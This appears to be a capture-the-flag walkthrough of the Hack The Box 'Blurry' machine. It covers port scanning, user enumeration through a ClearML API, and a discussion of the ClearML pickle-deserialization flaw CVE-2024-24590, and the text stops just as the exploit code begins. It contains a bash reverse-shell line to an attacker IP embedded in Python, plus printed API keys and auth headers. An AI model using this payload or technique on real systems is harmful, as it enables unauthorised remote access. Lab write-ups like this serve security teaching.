
Day 1

Port Scanning

```
┌──(shivam㉿kali)-[~]
└─$ rustscan -a blurry.htb --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
0day was here ♥

[~] The config file is expected to be at "/home/shivam/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.103.25:22
Open 10.129.103.25:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 21:41 IST
Initiating Ping Scan at 21:41
Scanning 10.129.103.25 [2 ports]
Completed Ping Scan at 21:41, 2.26s elapsed (1 total hosts)
Initiating Connect Scan at 21:41
Scanning blurry.htb (10.129.103.25) [2 ports]
Discovered open port 22/tcp on 10.129.103.25
Discovered open port 80/tcp on 10.129.103.25
Completed Connect Scan at 21:41, 0.21s elapsed (2 total ports)
Nmap scan report for blurry.htb (10.129.103.25)
Host is up, received conn-refused (0.25s latency).
Scanned at 2024-06-09 21:41:14 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.50 seconds
```

Web Interface



It's some kind of login page cause url is http://app.blurry.htb/login when I check burpsite I saw some interesting requests

http://app.blurry.htb	GET	/548.a17c199c683b5d38.js	200	2
http://app.blurry.htb	POST	/api/v2.27/users.get_all	200	1
http://app.blurry.htb	GET	/assets/logo-white.svg	200	2
http://app.blurry.htb	GET	/infinity_anim--on_light.bf967fc7d622...	200	9
http://app.blurry.htb	GET	/804.75d7b5f9a927c71b.js	200	3
http://app.blurry.htb	GET	/assets/ace-builds/ace.js	200	4
https://api.github.com	GET	/repos/allegroai/clearml	200	8

First one users.get_all has list of users and their names which we can use for login I guess

Request

Pretty Raw Hex

```
POST /api/v2.27/users.get_all HTTP/1.1
Host: app.blurry.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic
RVlWUTM4NVJXN1kyUVFVSDg4Q1o3RFdJUTFXVUhQOnlmYzhLUW8qR01
YYio5cCgocWNZQzdCeUZJcEY3SSYOVkgzQmZVWVhIJW85dlgxWlVaUU
VFdzFJbmMpUw==
X-Allegro-Client: Webapp-1.13.1-426
Origin: http://app.blurry.htb
Connection: close
Referer: http://app.blurry.htb/login
Content-Length: 0
```

Response

Pretty Raw Hex Render


```
      "actual_version":"1.0"
    },
    "result_code":200,
    "result_subcode":0,
    "result_msg":"OK",
    "error_stack":"",
    "error_data":{
    }
  },
  "data":{
    "users":[
      {
        "id":"__tests__",
        "company":"d1bd92a3b039400cbafc60a7a5b1e52b",
        "name":"Default User",
        "family_name":"User",
        "given_name":"Default",
        "created":"2024-06-09T15:30:04.308000+00:00"
      },
      {
        "id":"45224234719844aaac39e0b8e16463ac",
        "company":"d1bd92a3b039400cbafc60a7a5b1e52b",
        "name":"Chad Jippity",
        "family_name":"Jippity",
        "given_name":"Chad",
        "created":"2024-02-06T19:22:34.560000+00:00"
      },
```


Second one github api also has similar information but don't know where it will be used

Response

Pretty Raw Hex Render


```
147   "open_issues":459,
148   "watchers":5353,
149   "default_branch":"master",
150   "temp_clone_token":null,
151   "custom_properties":{
152
153   },
154   "organization":{
155     "login":"allegroai",
156     "id":38647316,
157     "node_id":"MDEyOk9yZ2FuaXphdGlvbjM4NjQ3MzE2",
158     "avatar_url":"https://avatars.githubusercontent.com/u/38647316?v=4",
159     "gravatar_id":"",
160     "url":"https://api.github.com/users/allegroai",
161     "html_url":"https://github.com/allegroai",
162     "followers_url":"https://api.github.com/users/allegroai/followers",
163     "following_url":"https://api.github.com/users/allegroai/following{/other_user}",
164     "gists_url":"https://api.github.com/users/allegroai/gists{/gist_id}",
165     "starred_url":"https://api.github.com/users/allegroai/starred{/owner}{/repo}",
166     "subscriptions_url":"https://api.github.com/users/allegroai/subscriptions",
167     "organizations_url":"https://api.github.com/users/allegroai/orgs",
168     "repos_url":"https://api.github.com/users/allegroai/repos",
169     "events_url":"https://api.github.com/users/allegroai/events{/privacy}",
170     "received_events_url":"https://api.github.com/users/allegroai/received_events",
171     "type":"Organization",
172     "site_admin":false
173   },
174   "network_count":639,
175   "subscribers_count":93
176 }
```


For now, I log in using names from the users.get_all, I used Chad Jippity to log in. Logged in successfully when entered that name



Got some app credentials in the settings

APP CREDENTIALS

LABEL	KEY	LAST USED	WORKER/IP
	8TL83TDO2YXCQ4789DE4	Jun 9 2024 17:20	blurry
	43JQWWALPYM4QTJG5T6D	Feb 17 2024 17:54	149328d8025b

+ Create new credentials

And on the bottom right corner, there is the server version

WebApp: 1.13.1-426 • Server: 1.13.1-426 • API: 2.27

Let's dig for any CVE or authenticated RCE like stuff…
Didn't find any, so I started checking the dashboard and checking some experiments I noticed it executes python code

Review JSON Artifacts

ID c468

+ ADD TAG

EXECUTION | CONFIGURATION | ARTIFACTS | INFO | CONSOLE | SCALARS | PLOTS | DEBUG SAMPLES


SOURCE CODE

REPOSITORY	
BRANCH NAME	
SCRIPT PATH	review_tasks.py
WORKING DIRECTORY	.
BINARY	python3.9

UNCOMMITTED CHANGES

```
#!/usr/bin/python3

from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient

def process_json_artifact(data, artifact_name):
    """
    Process a JSON artifact represented as a Python dictionary.
    Print all key-value pairs contained in the dictionary.
    """
    print(f"[+] Artifact '{artifact_name}' Contents:")
```


So I should be able to input malicious python code and pop a shell. Let's try that, Cloning an experiment


Data Pro... Review JSON Artifacts
Data Pro... Review JSON Artifacts
Training PyTorch MNIST train
Training Train and Evaluate Model
Training PyTorch Lightning MNIST
Training Keras HP optimization base
Training hydra configuration
Training LightGBM
Training pipeline step 1 dataset artifact
Training pipeline step 2 process dataset
Training pytorch lightning mnist example
Details
View Full Screen
Manage Queue
View Worker
Archive (1 item)
Reset (1 item)
Abort
Publish (1 item)
Add Tag (1 item)
Clone
Move to Project (1 item)



CLONE EXPERIMENT
A draft copy of Review JSON Artifacts will be created.
Project
RCE
(Create New)
Name*
Give me shell
Description
useless
CANCEL
CLONE

So I cloned the project and changed the code with


```
#!/usr/bin/python3
from clearml import Task
from multiprocessing import Process
from clearml.backend_api.session.client import APIClient
import os
if __name__ == "__main__":
   os.system('bash -c "bash -i >& /dev/tcp/10.10.14.162/1337 0>&1"')
```




Enqueue it



Let the queue be default



No workers are assigned. Do the things popup says to do.



First install clearml using: pip3 install clearml-agent
Then run clearml-agent init

```
┌──(shivam㉿kali)-[~/htb/blurry]
└─$ clearml-agent init
CLEARML-AGENT setup process

Please create new clearml credentials through the settings page in your `clearml-server` web app,
or create a free account at https://app.clear.ml/settings/webapp-configuration

In the settings > workspace  page, press "Create new credentials", then press "Copy to clipboard".

Paste copied configuration here:
```

Copy the configuration from site and paste into the terminal

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "KRWFLF3R39UELM0T6BZR"
    "secret_key" = "KzPlkxkQTlFAL2PY6h1NfIU1pW6kXyphYARqYKoFW7zgSGauPJ"
  }
}
```

Manage your app credentials in the workspace settings page

Add these subdomains at /etc/hosts

```
Detected credentials key="KRWFLF3R39UELM0T6BZR" secret="KzPl***"
WEB Host configured to: [http://app.blurry.htb]
API Host configured to: [http://api.blurry.htb]
File Store Host configured to: [http://files.blurry.htb]
```

Okay so now the configuration is completed

```
New configuration stored in /home/shivam/clearml.conf
CLEARML-AGENT setup completed successfully.
```

To assign a worker you need to copy the command shown on site and paste into terminal

To assign a worker to the default queue, run:

Run the ClearML setup script

```
clearml-agent daemon --queue default
```

See ClearML Documentation for different ways of deploying workers

Connection received but I got a shell on my own system not of the server

```
┌──(shivam㉿kali)-[~/htb/blurry]
└─$ nc -nvlp 1337
Listening on 0.0.0.0 1337
Connection received on 10.10.14.162 59340
┌──(shivam㉿kali)-[~/.clearml/venvs-builds/3.11/code]
└─$ whoami
whoami
shivam

┌──(shivam㉿kali)-[~/.clearml/venvs-builds/3.11/code]
└─$
```

Okay so this isn't the way

Day 2

After doing some research I got a page where I found several CVEs about ClearMl
https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/ (There's also youtube video about this CVE)
The one I am interested in is CVE-2024-24590

CVE-2024-24590: Pickle Load on Artifact Get

In this CVE when no extension is passed with the artifact object it loads it as a pickle and whenever someone visits that file it unpickles the pickled object the moment it unpickles shell code gets executed, Read below article for a more in-depth explanation

How to exploit Python Pickle
https://davidhamann.de/2020/04/05/exploiting-python-pickle/

How to setup clearml and how to initiate task:
https://clear.ml/docs/latest/docs/getting_started/ds/ds_first_steps

How to upload artifacts:
https://clear.ml/docs/latest/docs/getting_started/ds/ds_second_steps

How upload_artifact() handles extensions:
https://clear.ml/docs/latest/docs/references/sdk/task/#upload_artifact


But to exploit it there should be someone who perform a get request on the uploaded artifact if you notice closely there is a script named review task which is running continuously at an interval of 1 min that performs get on the uploaded artifact so we just have to upload the malicious artifact.

Since the Server pickles the given object we don't need to send a pickled file just directly give the object


The code I used

```
from clearml import Task
import os

